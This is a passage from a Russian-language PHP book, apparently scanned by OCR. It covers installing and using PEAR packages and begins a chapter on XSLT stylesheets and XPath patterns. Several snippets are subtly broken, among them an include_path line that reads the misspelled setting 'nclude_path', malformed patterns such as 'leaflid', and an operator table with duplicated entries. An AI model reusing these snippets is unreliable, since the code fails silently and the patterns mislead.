Проект Horde, например, имеет один такой пакет, который не является частью PEAR, хотя и удовлетворяет требованиям, предъявляемым к пакетам; его можно легко установить с помощью команды `pear install`.

Файл можно найти по адресу `http://pear.horde.org`. Чтобы загрузить и установить хранящийся здесь пакет `Horde_VFS`, загрузите упакованный GZIP-файл и установите его локально или выполните следующую команду:

```
pear install http://pear.horde.org/Horde_VFS
```

СОВЕТ

Чтобы узнать обо всех доступных функциях PPM, введите `pear help`. Чтобы вызвать файл справки по определенной команде, введите `pear help имя_команды`.

Использование Web-сайта PEAR

Возможно, самым большим информационным ресурсом по PEAR и его пакетам является официальный Web-сайт PEAR, который можно найти по адресу `http://pear.php.net/`.

Этот сайт содержит полное справочное руководство, постоянно обновляемое членами сообщества. Кроме того, полная база данных пакетов позволяет производить поиск и просмотр информации и документации по каждому пакету.

На рис. 8.1 показана домашняя страница Web-сайта PEAR, на которой представлен список самых последних выпусков пакетов и предлагается форма для поиска по сайту, списки рассылок и база данных пакетов.




Рис. 8.1. *Web-сайт PEAR*

Просмотр списка пакетов

Как упоминалось ранее, на Web-сайте PEAR можно просмотреть список всех пакетов, выпущенных для базы данных PEAR. Щелкнув на ссылке Packages (Пакеты), можно вывести на экран список пакетов, как показано на рис. 8.2.




Рис. 8.2. *Список пакетов на Web-сайте PEAR упорядочен по категориям*

Список пакетов на Web-сайте организован по категориям в соответствии с функциональными особенностями пакета. Каждая категория показывает, сколько всего пакетов она содержит, и предоставляет краткий их список. Если щелкнуть на имени категории, на экране будет отображен полный список пакетов этой категории.

Поиск пакета

Помимо простого механизма поиска пакетов, которым можно воспользоваться на каждой странице Web-сайта PEAR, сама страница поиска, куда можно попасть посредством поиска или по ссылке Search Packages (Искать пакеты), предлагает провести расширенный поиск. Поиск пакетов может осуществляться по имени пакета, фамилии его автора, категории и по дате выпуска. Этих данных будет достаточно, чтобы найти и самые последние выпущенные пакеты, и более ранние версии выпущенных пакетов.

Загрузка и установка пакета

Каждая информационная страница пакета имеет три раздела, которых нет на главной странице пакета: Download (Загрузка), Documentation (Документация) и Bugs (Ошибки). На рис. 8.3 представлена информационная страница пакета PEAR::DB. Каждая такая страница содержит большой объем информации, которая будет крайне полезной для большинства пользователей. Кроме этого, полезную информацию можно найти также на странице загрузки.

Вместо того чтобы использовать PPM для загрузки страницы, пакет можно загрузить вручную и установить его локально с помощью диспетчера PPM или же использовать отдельно от всей установки PEAR. В подобных случаях пакет можно загрузить с его страницы, размещенной на Web-сайте PEAR.




Рис. 8.3. *Информационная страница пакета PEAR::DB содержит ссылки для загрузки и получения документации, а также много другой полезной информации*

На странице загрузки пакета на Web-сайте PEAR показана самая последняя версия пакета, приводятся комментарии к нему и указываются все предыдущие выпуски. Для загрузки все пакеты упакованы в GZIP-файлы.

После того как пакет будет загружен, его можно установить с помощью диспетчера PPM, о чем было сказано в разделе "Альтернативные способы установки", или использовать отдельно от стандартной установки PEAR, о чем будет сказано далее в этой главе в разделе "Использование пакетов, установленных отдельно от pear".

Использование пакетов PEAR в приложениях

Самое важное преимущество PEAR заключается в том, что его пакеты можно использовать в приложениях, написанных на PHP. Поведение PEAR подобно поведению CPAN в Perl. Пакеты хранятся в корневом каталоге компьютера, на котором выполняется PHP-приложение; это, однако, не обязательный вариант, а об альтернативном способе будет рассказано в разделе "Использование пакетов, установленных отдельно от pear". Так как пакеты (сценарии классов) хранятся в корневом каталоге компьютера, PHP может без труда находить их и использовать в любом локально выполняющемся приложении.

Настройка файла php.ini

Чтобы использовать пакеты PEAR, установленные с помощью команды pear (и, соответственно, хранящиеся в каталоге PEAR — обычно /usr/local/lib/php или C:\php\PEAR, в зависимости от используемой операционной системы), то единственное, что потребуется сделать — это определить переменную include_path в файле php.ini и указать в ней соответствующий каталог.

В системах семейства UNIX эта переменная может иметь вид:

```
include_path = ".:/usr/local/lib/php"
```

а в системах семейства Windows выглядеть так:

```
include_path = ".;C:\php\PEAR"
```

Обратите внимание на использование точки (.) в начале пути. Эта точка сообщает PHP о том, что в эту переменную необходимо включить текущий рабочий каталог (любого выполняемого сценария) и любые другие каталоги, которые могут быть определены в переменной include_path.

СОВЕТ

Чтобы определить другие каталоги в системах семейства UNIX, для разделения значений используйте двоеточие (:); в системах Windows используйте точку с запятой (;).

Включение пакета

Включение пакета PEAR не представляет сложности. В соответствии со стандартами написания кода для PEAR (PEAR Coding Standards; эти стандарты не распространяются на код, который был написан не для PEAR), необходимо использовать `require_once()` для безусловного включения пакета PEAR и `include_once()` для условного включения пакета.

```
require_once 'DB.php';
```

Само по себе имя PEAR::DB предполагает, что этот пакет находится на верхнем уровне PEAR. Таким образом, никакого другого пути указывать не нужно. Поскольку переменная `include_path` в файле `php.ini` правильно указывает на каталог установки PEAR, все будет в порядке. Если бы включаемым пакетом был пакет PEAR::Net_SMTP, оператор выглядел бы следующим образом:

```
require_once 'Net/SMTP.php';
```

НА ЗАМЕТКУ

Поскольку `require_once()` и `include_once()` являются операторами PHP, а не функциями, круглые скобки использовать не нужно.

Использование пакетов, установленных отдельно от pear

Иногда бывает необходимо использовать пакет PEAR непосредственно из приложения. Например, это может быть приложение, предназначенное для распространения. В подобных случаях следует иметь в виду, что на разных платформах конфигурация PEAR может быть разной. Например, на одной платформе могут отсутствовать необходимые пакеты, а на другой платформе PEAR вообще не будет установлено. В таких случаях пакет необходимо устанавливать без помощи диспетчера PPM, о чем уже говорилось ранее.

Пакеты PEAR разрабатываются таким образом, чтобы они совместно работали в определенной структуре каталогов, указанной в файле `package.xml`, прилагаемом к каждому пакету. В основном этот файл остается незамеченным для тех пользователей, которые устанавливают пакет с помощью PPM. Однако именно в нем содержится информация, на основе которой PPM узнает о способе установки пакета и о существующих зависимостях между этим и другими пакетами. Поэтому каждый разработчик, использующий PEAR, должен включать файл `package.xml` в выпуск пакета.

Этот файл будет полезен при установке пакета из структуры приложения, когда PPM не используется вообще. Например, если предположить, что все пакеты PEAR в приложении будут установлены вне корневого каталога приложения, а в каталоге `lib/pear` (фиктивный каталог для воображаемого приложения), загрузите пакет с Web-сайта PEAR (о чем было сказано ранее) и распакуйте его.

Теперь откройте файл `package.xml`, чтобы узнать о зависимостях, существующих между этим и другими пакетами, и определить структуру файла. Не вдаваясь в тонкости организации этого файла, рассмотрим наиболее интересуемые участки: дескрипторы `<deps>` и `<filelist>`.

Дескриптор <deps> для пакета PEAR::DB предоставляет следующую информацию:

```
<deps>
<dep type="php" rel="ge" version="4.2.0"/>
<dep type="pkg" rel="ge" version="1.0b1">PEAR</dep>
</deps>
```

Пакет PEAR:DB имеет две зависимости; существующие связи обозначаются как ge, что означает, что версии этих элементов должны быть выше или равны версии, определенной в атрибуте version. Поэтому, чтобы использовать пакет PEAR::DB, необходимо установить версию PHP 4.2.0 или выше, а также PEAR 1.0b1 или выше.

Поскольку пакет PEAR::DB был установлен отдельно от PPM, проверка зависимостей не производится; разработчик сам должен убедиться в том, что версия PEAR 1.0b1 или выше установлена в каталоге, который может обнаружить пакет DB.

Дескриптор <filelist> содержит другую важную информацию по установке пакета PEAR. Он описывает структуру файла пакета по отношению к другим пакетам в PEAR. Продолжая пример с пакетом PEAR::DB, дескриптор <filelist> отображает следующую информацию:

```
<filelist>
<file role="php" baseinstalldir="/" name="DB.php"/>
<file role="php" name="DB\common.php"/>
<file role="php" name="DB\dbase.php"/>
<file role="php" name="DB\fbsql.php"/>
<file role="php" name="DB\ibase.php"/>
<file role="php" name="DB\ifx.php"/>
<file role="php" name="DB\msql.php"/>
<file role="php" name="DB\mssql.php"/>
<file role="php" name="DB\mysql.php"/>
<file role="php" name="DB\mysqli.php"/>
<file role="php" name="DB\oci8.php"/>
<file role="php" name="DB\odbc.php"/>
<file role="php" name="DB\pgsql.php"/>
<file role="php" name="DB\sybase.php"/>
<file role="php" name="DB\storage.php"/>
<file role="php" name="DB\sqlite.php"/>
...
</filelist>
```

Обратите внимание, что ключевая роль отводится файлам "php". Они необходимы для установки пакета. Роли второго плана распространены между файлами "doc" и "test", которые можно исключить из приложения, но которые могут оказаться полезными при изучении работы пакета. Учитывая структуру, указанную в <filelist>, и учитывая то, что базовым каталогом для всех пакетов PEAR для данного приложения является lib/pear, DB.php будет обращаться к каталогу lib/pear, а все другие файлы в пакете DB – к каталогу lib/pear/DB.

Наконец, теперь, когда файлы имеют "прописку", а все зависимости удовлетворены, наилучшим способом конфигурирования приложения, при котором пакеты PEAR будут использоваться надлежащим образом, является изменение переменной include_path на уровне приложения. Благодаря этому код внутри пакетов PEAR смо-

жет находить и включать любые файлы, от которых он зависит. Чтобы сделать это, поместите следующий код в начало каждого файла, использующего какой-либо пакет PEAR, или вставьте его в глобальный конфигурационный файл:

```
$include_path = ini_get('nclude_path') . PATH_SEPARATOR .'/path/to/lib/pear';
ini_set('include_path', $include_path);
```

В конечном итоге в переменную `include_path` будет добавлен каталог `lib/pear`, что позволит включать пакеты PEAR, о чем было сказано в разделе "Включение пакета".

СОВЕТ

Подробное описание файла `package.xml` можно найти на странице
`http://pear.php.net/manual/en/developers.packagedef.php`

Резюме

В этой главе мы попытались установить сущность PEAR. В ней был описан процесс установки PEAR и рассмотрены возможности использования диспетчера PEAR Package Manager и официального Web-сайта. В заключительной части главы были показаны примеры применения пакетов в приложениях.

Для каждого разработчика, работающего над созданием PHP-приложений, PEAR будет служить полезным ресурсом, так как это инструментальное средство избавляет от необходимости вновь "изобретать колесо" и предлагает гибкую структуру для использования в приложениях. Надеемся, что эта глава помогла и содействовала в использовании этого стратегического сообщества.

Более подробные сведения и дополнительные источники предложены в следующем разделе.

Справочная информация

На данный момент можно встретить очень немного печатных изданий, посвященных исключительно PEAR. Однако в онлайновом режиме можно найти огромное количество разнообразной информации, имеющей отношение к PEAR. Любой поисковый механизм в ответ на запрос "PEAR PHP" выдаст огромное количество результатов. Далее перечислены некоторые официальные или наиболее популярные сайты, на которых можно найти много полезной информации.

Списки рассылок/телеконференции

Проект PEAR поддерживает несколько списков рассылок, каждый из которых посвящен определенной теме. Однако для тех пользователей, которые интересуются общими вопросами, связанными с использованием PEAR или разработки пакетов, будут важны всего два списка. Каждый список можно получить либо по электронной почте (в виде списка электронной рассылки), либо через интерфейс телеконференции (`news://news.php.net/`).

- pear-general@lists.php.net (php.pear.general) — обсуждение общих вопросов, связанных с PEAR. Этот список рассылок рекомендуется каждому пользователю, который намеревается задать вопрос об установке или использованию пакета.
- pear-dev@lists.php.net (php.pear.dev) — список, предназначенный специально для дискуссии среди разработчиков пакетов PEAR. Однако его полезно будет читать даже тем, кто не принимает участия в разработке пакетов PEAR, поскольку в нем можно найти глубокий анализ существующих пакетов и сведения о предлагаемых пакетах.

WWW

Далее следует перечень некоторых ресурсов, доступных в World Wide Web.

- http://pear.php.net — упомянутый в этой главе Web-сайт PEAR является официальной домашней страницей PEAR. На нем можно найти разнообразную документацию, статистику использования пакетов, ссылки на обучающие средства и многое другое; этот сайт следует посещать каждому пользователю, интересующемуся PEAR.
- http://pear.php.net/manual/ — руководство по PEAR. Хотя в нем и не рассматривается каждый пакет, включенный в хранилище, это руководство является превосходным ресурсом для пользователей PEAR; следует отметить, что участники списка рассылки pear-general очень часто рекомендуют пользователям сначала изучить руководство, а затем уже задавать вопрос.
- http://pear.php.net/manual/en/guide-newmaint.php — в справочник по PEAR недавно было добавлено руководство New Maintainers, которое является хорошим стартом для разработки пакетов для PEAR.
- http://www.zend.com/zend/pear/ — еженедельник PEAR/PECL Weekly Summaries, издаваемый Zend, содержит детальные сведения о разработках в сообществах PEAR и PECL, включая список выпусков пакетов.
- http://www.phpbarnstormer.com/ — PHPBarnstormer предлагает альтернативный вариант/дополнение к еженедельнику PEAR/PECL Weekly Summaries от Zend. Подготавливаемый Эроном Вормусом (Aaron Wormus) для журнала *International PHP Magazine*, Barnstormer включает еженедельные новости о PHP, PEAR и PECL.

Другие источники

Другим ценным источником является форум, на котором можно задавать вопросы и получать на них ответы в режиме реального времени. На Web-сайте PEAR упоминается об источнике подобного рода в сети Eris Free (EFnet) для Internet Relay Chat (IRC). На канале IRC #pear в сети EFnet можно получить совет и помощь от ведущих авторов пакетов и членов группы PEAR Group. В других сетях IRC также имеются каналы, подобные #pear.

ГЛАВА

9

XSLT и другие аспекты XML

В ЭТОЙ ГЛАВЕ...

- Отношение XML и HTML
- Использование XSLT для описания выходных HTML-данных с помощью входных XML-данных
- Использование модуля DOM XML в PHP 4 и XSLT
- PHP 5 и XSLT
- Доступ к XML-данным с помощью расширения SimpleXML
- Генерация XML-документов с помощью PHP

XML (Extensible Markup Language – расширяемый язык разметки) является одним из наиболее интригующих новых стандартов, которые появились в мире информационных технологий за последние десять лет. Язык XML определяет простую, ориентированную на стандарты открытую структуру представления текста для точного и согласованного хранения и обмена данными, иногда между абсолютно непохожими узлами с использованием практически любого метода передачи данных или среды хранения информации. Язык XSL (Extensible Stylesheet Language – расширяемый язык таблиц стилей), являющийся сокращенным вариантом языка XML, применяется для преобразования XML-документов одного типа в документы другого типа с сохранением связанных данных.

В этой главе представлен большой объем ознакомительной информации о языке XSL, его сокращенной версии XSLT (XSL Transformations), а также о полном наборе функциональных особенностей языка PHP, относящихся к XML, с помощью которых вы сможете решать множество задач по обработке информации, связанной с XML, на языке PHP. В частности, в этой главе вы найдете подробности и примеры выполнения следующих действий:

- Использование XSLT (XSL Transformations) для точного описания преобразований из форматированных XML-документов в форматированный и согласованный код на языке HTML или XHTML, который может использоваться для визуализации в стандартном Web-браузере.
- Использование модулей DOM XML или XSLT для применения таблиц стилей XSLT к XML-файлам с помощью PHP 4, или использование функциональных особенностей модулей DOM и XSL для применения таблиц стилей XSLT к XML-файлам посредством PHP 5.
- Использование SimpleXML в PHP 5 для быстрого и приблизительного доступа к данным в XML-документах вместо их синтаксического анализа более сложными методами.
- Вывод XML-данных из объектов, используемых в PHP-сценариях, и сохранение данных в текстовом XML-файле.

Поскольку объем данной книги ограничен, а также в связи с тем, что рассмотрение XSLT является довольно сложным делом, в этой главе внимание будет сосредоточено только на простых примерах, включая преобразования из XML в HTML или XHTML для обычного использования в системе World Wide Web. Более подробную информацию о XSLT-файлах можно найти в документе, содержащем стандарты консорциума World Wide Web (WWW Consortium) для XSLT; он называется "XSL Transformations (XSLT)" и доступен по адресу `http://www.w3c.org/TR/1999/REC-xslt-19991116`.

Дополнительную информацию об использовании XSLT и PHP можно найти в официальной документации по PHP, доступной по адресу `http://www.php.net/manual`.

Отношение XML и HTML

Вопреки растущей популярности языка XML как удобного средства для хранения и обмена данными практически любым вообразимым способом, он не совсем подходит для того, чтобы полностью заменить некоторые из его сокращенных вариантов или подъязыков, например HTML. Дело в том, что XML определяет всего лишь стандарт

для структурирования данных, поскольку вообще сам по себе XML не может (и так было задумано) предложить какой-либо стандарт для визуализации или отображения XML-данных для пользователя.

Такие отношения, особенно в случае системы World Wide Web и содержащихся в ней документов, лежат в области определений типов документов, соотносимых с XML, таких как HTML (Hypertext Markup Language – язык гипертекстовой разметки) или XHTML (Extensible Hypertext Markup Language – расширяемый язык гипертекстовой разметки). Стандарты отображения и визуализации, подобные XHTML, определяют способы, с помощью которых выполняется визуализация данных и дескрипторов, формирующих структуру стандартных XML-документов, на экранах мониторов, которые будут видеть пользователи WWW.

Инструментальные средства XSLT в PHP предназначены для того, чтобы Web-разработчики имели возможность преобразовывать форматированные XML-документы с информативными, но плохо отображаемыми дескрипторами в HTML- или XHTML-документы, содержащие те же текстовые данные со структурой, которая предназначена для временного отображения в системе World Wide Web, а не для обмена и хранения данных.

Использование XSLT для описания выходных HTML-данных с помощью входных XML-данных

XSLT является определением типа XML-документа, принятым консорциумом World Wide Web (WWW Consortium, W3C), для передачи данных о способе преобразования элементов XML-документа в визуально определяемые HTML- или XHTML-элементы, которые будут отображаться в обычном Web-браузере.

Некоторые PHP-модули предлагают инструментальные средства, помогающие преобразовывать XML-документы в их HTML- или XHTML-аналоги для целей отображения в соответствии с задаваемыми вами шаблонами XSLT.

Таблицы стилей XSL

Таблицы стилей XSL представляют собой списки шаблонов в формате XML, предназначенные для сопоставления элементов в XML-файле, чей тип документа известен заранее. Всякий раз при обнаружении во входном XML-документе элемента, указанного в таблице стилей XSL, элемент и связанные с ним данные в этом документе заменяются или видоизменяются в соответствии с инструкциями, которые содержит соответствующий шаблон таблицы стилей XSL.

Пользователи PHP применяют таблицы стилей XSL в основном для XSLT с целью преобразования файлов из формата XML в файлы формата HTML или XHTML. Говоря коротко, XML-элементы в документе, данные которого необходимо представить в World Wide Web, преобразовываются в дескрипторы HTML или XHTML в соответствии с инструкциями, указанными в файле таблицы стилей XSLT. Поэтому процесс синтаксического анализа XML-документа для преобразования в HTML или XHTML посредством XSLT происходит примерно следующим образом:

1. Анализируется элемент во входном документе в формате XML.
2. Производится поиск шаблона в таблице стилей XSLT, который будет соответствовать только что проанализированному элементу.
3. Если будет найден шаблон, соответствующий данному элементу, исходный элемент и данные заменяются новыми элементами и (не обязательно) видоизмененными или преобразованными данными, а также обрабатываются любые дополнительные XSLT-инструкции, обнаруженные в выбранном шаблоне.
4. Если шаблон, соответствующий данному элементу, не будет найден, то такой элемент не обрабатывается.
5. Процесс повторяется для каждого элемента в XML-файле, пока не будет обработано все дерево элементов данного файла.

Этот процесс можно усложнить, поскольку существует много инструментальных средств, которые пользователи PHP могут применять через модули расширения PHP, такие как DOM XML, XSLT и XML, а XSLT-элементы обладают определенной гибкостью. Описанные действия позволяют понять смысл таблиц стилей XSLT и способы их взаимодействия с XML-файлами для создания HTML- и XHTML-документов.

Основы формата XSLT-файлов

Прежде чем приступить к рассмотрению вопросов, связанных с использованием модулей расширений PHP и их функций для синтаксического анализа XML-документов и перевода их в привычные для Web HTML- или XHTML-документы, вы должны ознакомиться с форматом XSLT-файлов, чтобы можно было самостоятельно разрабатывать файлы шаблонов и таблиц стилей. В результате вы научитесь создавать форматированные XSL-документы, согласующиеся с вашими XML-данными и вашими собственными выходными HTML- и XHTML-данными.

Поскольку XSLT является специальным сокращенным вариантом типа XSL-документа, он должен быть в достаточной мере обобщенным, чтобы иметь возможность преобразовывать любые элементы XML-файла. Для этого XSLT-файлы используют пространства имен XML — все элементы XSL-инструкций используют пространство имен `xsl:`, чтобы можно было отличать их от реальных элементов в шаблонах, определяемых в таблице стилей. Это пространство имен определено в таблице стилей XSL на Web-странице `http://www.w3c.org/1999/XSL/Transform`.

Каждый XSLT-файл должен содержать корневой элемент `<xsl:stylesheet>` (или корневой элемент `<xsl:transform>` — оба элемента в спецификации W3C трактуются как синонимы). В свою очередь, этот корневой элемент может содержать любое количество элементов XSLT-инструкций из пространства имен `xsl:` наряду с HTML- или XHTML-элементами или элементами из других пространств имен, если в этом есть необходимость. Все вместе они используются в качестве шаблонов при преобразовании форматированных XML-данных в форматированные и визуализируемые HTML- или XHTML-данные.

В дочернем узле `<xsl:stylesheet>` основной объем работы в большинстве таблиц стилей выполняют две XSLT-инструкции. Это инструкции `<xsl:template>` и `<xsl:apply-templates>`. При продуманном комбинировании этих двух инструкций можно описывать относительно сложные преобразования.

Наиболее часто используемые XSLT-инструкции

Чтобы понять, как выполняется XSLT-обработка, вы должны знать как минимум четыре элемента XSLT-инструкций. Это `<xslt:template>`, `<xslt:apply-templates>`, `<xslt:value-of>` и `<xslt:if>`. В табл. 9.1 вкратце описываются эти и многие другие инструкции; более подробную информацию о дополнительных инструкциях, приведенных в табл. 9.1, можно найти в вышеупомянутой спецификации W3C XSLT.

Таблица 9.1. Дополнительные XSLT-инструкции

Инструкция	*Использование или назначение*
`<xsl:attribute-set>`	Используется вместе с инструкцией `<xsl:attribute>` и атрибутом `xsl:use-attribute-set` для создания именованных расширяемых наборов атрибутов элементов, которые будут применяться в выходных данных шаблона.
`<xsl:decimal-format>`	Используется вместе с инструкцией `<xsl:value-of>` и функцией `format-number()` для упрощения форматированного числового вывода.
`<xsl:for-each>`	Используется для повторения обработки данного сегмента шаблона для каждого совпадающего элемента во входном документе; требует атрибут `select`.
`<xsl:import>`	Используется для вставки элемента, являющегося наследником элемента `<xsl:stylesheet>` другой таблицы стилей, в текущую таблицу стилей вместо элемента `<xsl:import>`; при этом учитываются правила шаблона импортируемого документа, а не правила импортированного документа. Требует атрибут `href` и должен быть элементом верхнего уровня.
`<xsl:include>`	Используется для вставки элемента, являющегося наследником элемента `<xsl:stylesheet>` другой таблицы стилей, в текущую таблицу стилей вместо элемента `<xsl:include>`; требует атрибут `href` и должен быть элементом верхнего уровня.
`<xsl:number>`	Используется вместе с числовыми функциями, такими как `position()`, и циклическими конструкциями, такими как `<xsl:for-each>`, для вывода последовательности форматированных чисел при повторяющихся вызовах; подходит для нумерации параграфов, элементов в списке и тому подобного.
`<xsl:preserve-space>`	Используется, чтобы показать, что для данного списка элементов, разделенных пробелами, необходимо зарезервировать дополнительный пробел в выходных данных (по умолчанию в XSLT); требует атрибут `elements`.
`<xsl:sort>`	Используется для сортировки порядка, в соответствии с которым элементы с данным именем будут обрабатываться совпадающими XSTL-шаблонами; требует атрибут `select`.
`<xsl:strip-space>`	Используется, чтобы показать, что для данного списка элементов, разделенных пробелами, необходимо удалить дополнительный пробел из выходных данных; требует атрибут `elements`.
`<xsl:text>`	Используется для создания буквенного текста при обработке выходных данных, который в противном случае мог бы быть видоизменен или утрачен — например, комментарии или объекты.

Инструкция <xsl:template> используется для применения шаблона преобразования к данному узлу или элементу во входном XML-файле. Значение единственного атрибута, match, определяет узел (узлы) или элемент (элементы), к которому будет применен данный шаблон. В качестве значения атрибута match может применяться имя элемента или один из шаблонов (см. табл. 9.2), используемых для передачи контекста выбранному объекту, внутри дерева документа или по соответствию, или по другим свойствам.

По инструкции <xsl:apply-templates> процессор XSL рекурсивно обрабатывает таблицу стилей XSLT и шаблоны, которые она включает для преобразования одного или нескольких элементов-наследников текущего совпавшего объекта. Значение шаблона необязательного атрибута select (см. табл. 9.2) определяет, какой из элементов-наследников текущего шаблона следует сопоставлять со списком шаблонов в таблице стилей XSLT. Если атрибут select не задан, то все элементы-наследники текущего узла будут обрабатываться с использованием шаблонов, представленных в таблице стилей XSLT.

По инструкции <xsl:value-of> процессор XSLT вставляет текстовые данные из элемента или атрибута в дерево документа. Если задать шаблон из табл. 9.2 в виде атрибута select для инструкции <xsl:value-of>, то процессор XSLT будет вставлять текстовые данные из практически каждого узла в дерево документа в любом месте в ваших шаблонах.

Инструкция <xsl:if> позволяет выполнять условную обработку в шаблонах XSLT. Атрибут test содержит выражение для проверки, которое формируется на основе шаблонов из табл. 9.2 и операций из табл. 9.4. Если оператор в атрибуте test дает true, то будет обрабатываться раздел в шаблоне внутри элемента <xsl:if>. Заметьте, что операции, перечисленные в табл. 9.4, являются подмножеством операций сравнения, определенных в языке XML Path Language (XPath); полное описание этого языка можно найти по адресу http://www.w3.org/TR/xpath.

Информацию о синтаксисе или любые другие сведения об XSLT-инструкциях, представленных в табл. 9.1, или детальные сведения о дополнительных XSLT-инструкциях, не упомянутых здесь, можно найти в документации W3C "XSLT Transformations", REC-xslt-19991116.

Использование элементов XSLT-инструкций с шаблонами XSLT

Шаблон, указанный в атрибуте match элемента <xsl:template> или в атрибуте select элементов <xsl:apply-templates> либо <xsl:value-of> определяет, будет ли обрабатываться данный шаблон или инструкция во входном XSLT-файле. Таким образом, в качестве шаблона, применяемого XSLT-шаблоном для сопоставления, может использоваться имя элемента, находящегося в определенном контексте (то есть в такой же относительной позиции в дереве объектной модели документа). Кроме этого, для сопоставления узлов или элементов во входном файле также могут использоваться и некоторые более сложные или гибкие шаблоны.

В табл. 9.2 приводится неполный список типов шаблонов, которые могут указываться в атрибутах XSLT-инструкций для сопоставления шаблонов или оценки, с опи-

санием назначения каждого шаблона. Полный список шаблонов можно найти в вышеупомянутой спецификации XSLT комитета W3C.

Таблица 9.2. Элементарные XSLT-шаблоны и их назначение

Шаблон	*Описание*
*	Сопоставляет любой элемент, обнаруживаемый при обработке входного XML-файла.
/	Сопоставляет только корневой узел входного XML-файла.
.	Сопоставляет текущий узел.
elA/elB	Сопоставляет любой узел-наследник *elB*, который имеет свой родительский узел *elA*.
el1//elN	Сопоставляет любой узел *elN*, для которого узел *el1* является его предшественником.
id("*NodeID*")	Сопоставляет любой элемент с атрибутом ID *NodeID*.
el1[*N*]	Сопоставляет любой элемент *el1*, который является *N*-м элементом-наследником такого же типа, принадлежащим его родительскому узлу.
position()=*N*	Сопоставляет любой элемент, являющийся *N*-м узлом-наследником любого типа его родительского элемента; используйте position=first() для сопоставления первого узла-наследника или position=last() для сопоставления последнего узла-наследника.
el1[@*attrib*="*Value*"]	Сопоставляет любой элемент *el1*, имеющий атрибут *attrib*, со значением *Value*.
@*attrib*	Сопоставляет любой элемент, имеющий атрибут *attrib*, со значением, совпадающим с текущим значением узла в атрибуте *attrib*.
el1|*el2*|*elN*|*pat1*|...	Сопоставляет любой член списка, разделенного символом |, включая элемент *el1*, элемент *el2*, элемент *elN*, шаблон *pat1*, и так далее.

В значениях одного атрибута match или select для создания сложных критериев совпадения можно использовать множество элементов из этой грамматики сопоставления с шаблонами. В табл. 9.3 представлены некоторые простые шаблоны, где комбинируются эти грамматические операции, и описано их назначение.

Если тщательно продумать использование элементов <xsl:template> и <xsl:apply-templates> с гибкой грамматикой сопоставления с шаблонами, представленной в табл. 9.2, можно создавать сложные и специфические наборы правил преобразования для входных XML-документов, содержащих относительно сложные деревья элементов.

Таблица 9.3. Примеры шаблонов и их назначение

Шаблон	*Назначение*
`forest//*|tree/leaflid('Spruce')`	Сопоставляет любой наследник элемента `<forest>`, любой элемент, являющийся наследником элемента `<tree>`, или любой элемент, ID которого равен `'Spruce'`.
`mountain//river/bend|bend[1]`	Сопоставляет любой элемент `<bend>`, который является наследником элемента `<river>` и для которого элемент `<mountain>` является наследником, или любой элемент `<bend>`, который является первым элементом-наследником `<bend>` его родительского узла.
`position()-first()|city[3]`	Сопоставляет или первый узел-наследник текущего родителя, или третий элемент-наследник `<city>` текущего родителя.
`city[@class='Major']|nation//city`	Сопоставляет любой элемент `<city>` с классом `'Major'` или любым элементом `<city>`, для которого элемент `<nation>` является одним (или единственным) из его предшественников.

Комбинируя представленные ранее шаблоны с операциями сравнения XPath, перечисленными в табл. 9.4, и (при желании) с числовыми или текстовыми данными, можно создавать логические выражения. Впоследствии эти выражения можно будет использовать вместе с XSLT-инструкциями (например, в качестве атрибута `test` в инструкции `<xslt:if>`) для условных операторов или аналогичной обработки.

Таблица 9.4. Операции для формирования логических выражений

Операция	*Назначение*
`=`	`true`, если значения в обеих частях операции совпадают (равны друг другу).
`>` или `>`	`true`, если значение в левой части операции больше значения в правой части операции.
`<` или `<`	`true`, если значение в левой части операции меньше значения в правой части операции.
`!=`	`true`, если значения в обеих частях операции не совпадают (не равны друг другу).
`>=` или `>=`	`true`, если значение в левой части операции больше или равно значению в правой части операции.
`<=` или `<=`	`true`, если значение в правой части операции меньше или равно значению в левой части операции.

